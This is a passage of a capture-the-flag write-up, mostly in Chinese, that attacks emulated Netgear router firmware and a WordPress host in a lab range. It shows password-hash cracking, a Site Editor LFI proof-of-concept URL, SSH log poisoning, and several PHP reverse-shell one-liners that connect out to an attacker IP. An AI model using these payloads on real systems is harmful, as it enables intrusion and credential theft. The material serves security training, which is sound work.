

Figure 46: IOT.bin Netgear Router Firmware Discovery

6. 列舉完成後，我們可以選擇使用 Firmadyne 或 AttifyOS 模擬和分析韌體。為了方便起見，我們使用 AttifyOS，因為它模擬韌體更簡單、更容易，無需進階設定和配置。在 VMWare 上下載並安裝 AttifyOS，登入後，將 IOT.bin 傳輸到作業系統的桌面。

7. 開啟終端，將目錄切換到桌面，然後切換到工具目錄，最後切換到韌體分析工具包 (firmware-analysis-toolkit)。使用指令 ./fat.py /home/iot/Desktop/IOT.bin 模擬 IOT.bin 韌體。這將完成所有必要的配置並模擬韌體。

```
iot@attifyos ~/t/firmware-analysis-toolkit> ./fat.py /home/iot/Desktop/IOT.bin

                                 __          _
                                / _|        | |
                               | |_      __ _| |_
                               |  _|    / _` | __|
                               | |     | (_| | |_
                               |_|      \__,_|\__|

                Welcome to the Firmware Analysis Toolkit - v0.3
    Offensive IoT Exploitation Training http://bit.do/offensiveiotexploitation
                   By Attify - https://attify.com  | @attifyme

[+] Firmware: IOT.bin
[+] Extracting the firmware...
[+] Image ID: 3
[+] Identifying architecture...
[+] Architecture: mipseb
[+] Building QEMU disk image...
[+] Setting up the network connection, please standby...
[+] Network interfaces: []
[+] All set! Press ENTER to run the firmware...
[+] When running, press Ctrl + A X to terminate qemu
```

Figure 47: IOT.bin Emulation Using AttifyOS

8. 按下 Enter 後，系統將透過自動執行一系列命令來模擬韌體。很快，系統會要求您登入以存取裝置控制台。由於沒有使用者名稱和密碼，我嘗試猜測登入憑證，但失敗了，於是使用 Google 搜尋 Netgear D3600/D6000 的預設登入憑證。我們找到的預設登入使用者名稱和密碼是 admin:password，這幫助我們成功登入。眾所周知，物聯網韌體的預設登入憑證非常弱，例如這些.



Figure 48: Netgear Router Password Discovery



Figure 49: IOT.bin Emulation Login Access

9. 現在我們已經登入控制台，可以嘗試切換到 etc 資料夾，看看能否找到任何敏感文件，例如 passwd 和 shadow 文件，希望能夠讀取它們的內容，並可能發動暴力破解攻擊。然而，列舉之後，只存在 passwd 文件，而沒有 shadow 文件。

```
isp10_0.conf                ntp.sh
isp10_1.conf                passwd
isp10_2.conf                ppp
isp10_3.conf                protocols
isp10_4.conf                radvd.conf
isp10_5.conf                resolv.conf
isp10_6.conf                resolv_ipv4.conf
isp10_7.conf                resolv_ipv6.conf
isp11.conf                  samba
isp2.conf                   services
isp3.conf                   shaper
isp4.conf                   snmp
```

Figure 50: IOT.bin Emulation /etc Directory 列舉

10. 讓我們看看 passwd 檔案的內容，看看是否能找到管理員用戶

```
# cat passwd
admin:$1$$I2o9Z7NcvQAKp7wyCTlia0:0:0:root:/:/bin/sh
qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiop
qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyui:$1$$MJ7v7GdeVaM1xIZdZYKzL1:0:0:
root:/:/bin/sh
anonymous:$1$$D3XHL7Q5PI3Ut1WUbrnz20:0:0:root:/:/bin/sh
#
```

Figure 51: IOT.bin Emulation admin Hash Discovery

11. 我將 /etc/passwd 檔案的全部內容複製回我的攻擊者機器，並將其儲存在名為 iothash 的檔案中，同時使用 John the Ripper 破解雜湊值。

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali/Downloads]
└─# john --wordlist=/home/kali/Downloads/Passwords.txt iothash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
1g 0:00:00:00 DONE (2021-11-25 12:35) 16.66g/s 866.6p/s 866.6c/s 2600C/s 123456
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 52: IOT.bin admin Hash Bruteforce Using John the Ripper

12. 成功破解 administrator user hash，並且該挑戰的答案最終以密碼作為答案.

[26] On the Target Machine 3 (172.25.120.100), analyze IOT firmware image IOT.bin what is the web_passwd of the user anonymous. (Include all characters) ANSWER: anon@localhost

方法/利用: Firmware Filesystem Extraction & Analysis using Binwalk plus AttifyOS Emulation

1. 在這個挑戰中，我們的任務是找到用戶 anonymous 的 web_passwd 檔案。由於 John the Ripper 只能破解屬於管理員使用者的 web_passwd 文件，因此我們必須另尋他處，嘗試列舉更多資料夾。接下來想到的選項是列舉我們之前無法存取的 var 目錄的內容。這是因為 /var 目錄包含變數資料文件，包括假脫機目錄和文件、管理和日誌資料以及暫存文件。透過列出 /var 目錄的內容，我們找到了以下檔案:

```
# cd var
# ls
br0_mac_address   log.nmbd          radvd_ready_flag  tmp
lock              log.samba         romfile.cfg
log               log.smbd          run
```

Figure 53: IOT.bin Emulation var Directory 列舉

2. 最明顯的需要調查的檔案是 romfile.cfg，因為它是一個設定檔（也稱為設定檔），一個控製程式、實用程式或進程操作的本機檔案。將其內容顯示在螢幕上並仔細檢查此設定檔後，我們發現該檔案中隱藏著匿名使用者的 web_password，從而解決了這個難題。這個難題的答案是 anon@localhost.

```
<Account>
        <Entry0 username="admin" web_passwd="password"
console_passwd="password" display_mask="FF FF F7 FF FF FF FF FF FF"
old_passwd="password" changed="1" temp_passwd="" expire_time="5"
firstuse="0" blank_password="0" />
        <Entry1
username="qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiop
qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyui"
web_passwd="12345678901234567890123456789012345678901234567890123456789012345678
9012345678901234567890123456789012345678901234567890123456789012345678"
display_mask="F2 8C 84 8C 8C 8C 8C 8C 8C" />
        <Entry2 username="anonymous" web_passwd="anon@localhost"
display_mask="FF FF F7 FF FF FF FF FF FF" />
</Account>
```

Figure 54: IOT.bin Emulation web_passwd Discovery

CTF

SCOPE:

IP Address Range: 172.25.20.0/24, 172.25.30.0/24

[27] Compromise the machine with IP address 172.25.20.6, find the file Secret.txt and enter its content as the answer?

ANSWER: aksph47b6m2

方法/利用: SSH Log Poisoning using LFI and CVE-2021-3493Privilege Escalation

1. 我透過先列舉在 IP 位址 172.25.20.6 上的開放連接埠上發現的服務和版本來解決這個挑戰

```
PORT   STATE  SERVICE  REASON         VERSION
20/tcp closed ftp-data reset ttl 62
21/tcp closed ftp      reset ttl 62
22/tcp open   ssh      syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
```

Figure 55: 172.25.20.6 Port 22 Discovery

```
PORT    STATE  SERVICE      REASON         VERSION
53/tcp  closed domain       reset ttl 62
69/tcp  closed tftp         reset ttl 62
80/tcp  open   http         syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|_  /wordpress/wp-login.php: Wordpress login page.
```

Figure 56: 172.25.20.6 Port 80 Discovery

2. 這裡我們可以看到連接埠 22 正在執行 SSH，連接埠 80 正在執行 WordPress.

3. 接下來，我們嘗試使用 Nikto 掃描漏洞，但一無所獲。接下來，我們使用 WPScan 在我們的 WordPress 部落格上尋找潛在漏洞，要么透過易受攻擊的插件，要么嘗試暴力破解用戶憑證來獲取存取權限。掃描完成後，我們發現了一些過時外掛程式的漏洞，於是開始尋找可用的漏洞方法。經過重複嘗試，我們找到了一個針對 WordPress Site Editor 1.1.1 外掛程式的漏洞方法，該外掛程式容易受到 LFI 攻擊: https://www.exploit-db.com/exploits/44340



Figure 57: Site Editor 1.1.1 Vulnerability Discovery Using Wpscan

4. 此漏洞允許遠端攻擊者透過 editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php 的 ajax_path 參數檢索任意檔案。透過向此漏洞參數提供特製路徑，遠端攻擊者可以檢索本機系統上敏感檔案的內容。** Proof of Concept ** http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd

5. 因此，我們嘗試使用 Burpsuite 編寫特殊 Payload 來讀取 WordPress 部落格的 /etc/passwd 檔案。我們編寫 Payload，捕獲請求，並將其發送到中繼器，最終我們成功讀取了 passwd 文件，這證明我們的漏洞利用程式碼有效。



Figure 58: Site Editor 1.1.1 Vulnerability Poc /etc/passwd Access Using Burp suite

6. 意識到我們手邊有 LFI 漏洞，我們可以做的遠不止讀取本機檔案。攻擊者利用本機檔案包含 (LFI) 誘騙 Web 應用程式在 Web 伺服器上暴露或執行檔案。這可能導致資訊外洩、遠端程式碼執行或 XSS。當應用程式使用檔案路徑作為輸入時，就會發生 LFI。如果應用程式將此輸入視為可信任輸入，則可以在 include 語句中使用本機檔案。

7. 可以透過 LFI 進行日誌投毒嗎？當然可以！我們可以透過 LFI 漏洞進行日誌投毒，但需要一些重要因素，例如
    - 必須在 Web 伺服器上啟用某些連接埠，例如 telnet/ssh Apache 等。由於我們在主機上開啟了連接埠 22，因此滿足此要求。
    - 錯誤或日誌檔案必須具有特殊權限。
8. 接下來，我們嘗試讀取 auth.log 文件，因為我們知道 auth.log 文件會記錄 Web 伺服器上每次成功和失敗的登入嘗試。我們很可能也能讀取這個檔案。



Figure 59: Site Editor 1.1.1 Vulnerability Poc /var/auth/auth.log Access Using Burp suite

10. 現在，我們將嘗試以虛假用戶身份連接，並使用錯誤的密碼，但其中包含惡意 PHP 程式碼。並查看它是否會反映在我們的 auth.log 檔案中。即使我們沒有正確的密碼，並且顯示權限被拒絕，我們仍然成功了。現在，惡意 PHP 程式碼已經到達日誌檔案了。



Figure 60: Php code Injection

10. 現在惡意 PHP 程式碼已經到達日誌檔。我們可以透過在瀏覽器上執行任意指令來利用此漏洞，例如：ifconfig、uname-a、ls、dir，只列舉一些我們可以執行的指令。



Figure 61: Site Editor 1.1.1 Vulnerability Poc Arbitrary Command Execution; ifconfig Using Burp suite

12. 我們在連接埠 123 上設定一個 Netcat 監聽器，然後繼續搜尋一個 php 反向 shell，它可以幫助我們重新連接到連接埠 123 上的 Netcat 監聽器。我們找到了一個可以從有效 payload 中工作的 shell，我們添加了攻擊者機器的 IP 位址和 Netcat 監聽連接埠 123。

PHP

```
php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);`/bin/sh -i <&3 >&3 2>&3`;'
php -r '$sock=fsockopen("10.0.0.1",4242);system("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);passthru("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);popen("/bin/sh -i <&3 >&3 2>&3", "r");'
```

```
php -r '$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
```

Figure 62: Php Reverse Shell Search; Payload-All-Things

Figure 63: Site Editor 1.1.1 Vulnerability Poc Exploit Payload + Php Reverse Shell

13. 我們將所有有效載荷合併在一起，再加上我們的 php 反向 Shell 程式碼，它會在 Netcat 監聽器 123 連接埠發起一個連接，我們首先會進一步驗證是否有一個互動式 Shell。由於我們沒有互動式 Shell，所以我們會檢查 Python 版本，看看是否安裝了 Python，並嘗試使用 Python 生成 tty 來輕鬆跳到一個更具互動性的 Shell。我們也使用 uname -a 指令檢查了核心和作業系統資訊。



Figure 64: Netcat Connection, Kernel/Os Info & Spawn Interactive Shell



Figure 65: UID/Group 列舉

14. 我們進一步想利用這台機器，因為我們可能需要 root 權限才能存取我們的 Secret.txt 檔案。而且，根據我們獲得的核心資訊（Linux Ubuntu 5.4.0-42-generic），這台機器似乎容易受到我們之前使用的 CVE-2021-3493 核心/Ubuntu 作業系統漏洞攻擊，所以不妨嘗試完全接管這台機器。我們使用 SCP 上傳之前編譯好的漏洞利用程序，並利用該漏洞獲得這台機器二進位檔案範圍內的 root 使用者存取權。

